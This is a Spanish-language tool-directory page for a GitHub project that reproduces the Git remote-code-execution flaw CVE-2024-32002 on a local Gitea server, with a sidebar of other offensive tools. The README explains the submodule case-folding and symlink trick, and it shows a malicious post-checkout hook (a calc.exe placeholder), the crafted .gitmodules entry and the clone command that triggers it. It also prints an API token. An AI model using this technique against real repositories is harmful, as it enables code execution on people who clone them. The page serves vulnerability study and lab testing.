
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
running-CVE-2024-32002-locally-for-tesing — Entorno de reproducción local para el exploit RCE de Git CVE-2024-32002 usando Gitea, con inyección de payload personalizada mediante hooks post-checkout y path traversal de submódulos. | Kitploit
Herramientas/GitHubGitHub/chriswalker11/running-cve-2024-32002-locally-for-tesing
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebAprendizaje y EducaciónDesarrollo de PayloadsLabs y Práctica
GitHubchriswalker11/running-cve-2024-32002-locally-for-tesing

running-CVE-2024-32002-locally-for-tesing

Entorno de reproducción local para el exploit RCE de Git CVE-2024-32002 usando Gitea, con inyección de payload personalizada mediante hooks post-checkout y path traversal de submódulos.

Ver Repositorio
20hace 2 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    387
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    308
  • 6

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    275

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Estamos adaptando esto para uso local

seguimos esta publicación de blog pero con algunas diferencias clave https://amalmurali.me/posts/git-rce

Cómo funciona

  1. Un repositorio malicioso (git_rce) incluye un submódulo con una ruta especialmente diseñada.
  2. La ruta del submódulo usa una variación de mayúsculas y minúsculas que explota el sistema de archivos que no distingue entre mayúsculas y minúsculas.
  3. El submódulo incluye un enlace simbólico que apunta a su directorio .git/, el cual contiene un hook malicioso.
  4. Cuando se clona el repositorio, se sigue el enlace simbólico y se ejecuta el hook malicioso, lo que conduce a RCE.

Reproducción

⚠️ Advertencia: No ejecute este PoC en sistemas que no le pertenezcan o para los que no tenga permiso explícito. Las pruebas no autorizadas podrían tener consecuencias no deseadas.

necesitamos crear un token de API para gitea; esto se puede encontrar en http://<YOUR_GITEA_SERVER_IP>:3000/user/settings/applications le di al token acceso a todo para asegurarme de que todo funcionara

luego podemos ejecutar nuestro poc.sh asegurándonos de proporcionarle la información solicitada, como la dirección IP y el puerto del servidor gitea, el nombre de usuario y el token para crear los repositorios

Enter the IP address or FQDN (without http://): localhost:3000
Enter your username: chris
Enter your API token: 3c57dbe1756734612f457b1fa08583df64fb5ea4
Enter the name for the first repository: hook 
Enter the name for the second repository: main

también debemos editar las líneas 42-46 para que contengan el payload

# Write the malicious code to a hook
cat > y/hooks/post-checkout <<EOF
#!/bin/bash
calc.exe #or replace with other poc 
EOF

hay un paso más: debemos ir al .gitmodules desde main al repositorio hook; fui manualmente al repositorio en git tea y cambié el archivo

screenshot1

y luego hice esto

[submodule "x/y"]
	path = A/modules/x
	url = http://<your_git_tea_server>:3000/chris/hook.git

asegurándome de que cuando iba a A/modules pudiera ver algo como esto

screenshot2

luego, al hacer clic en ese commit, debería mostrar el otro repositorio con el contenido del PoC cuando haces clic en él

luego podemos tomar nuestra url y esto debería funcionar para activar el exploit

git clone --recursive http://<your_git_tea_server>:3000/<your_user_name>/main.git

Agradecimientos

Crédito a filip-hejsek y amalmurali47 por descubrir esta vulnerabilidad y tener una publicación de blog y un repositorio desde los cuales adaptar.


Descargar herramienta




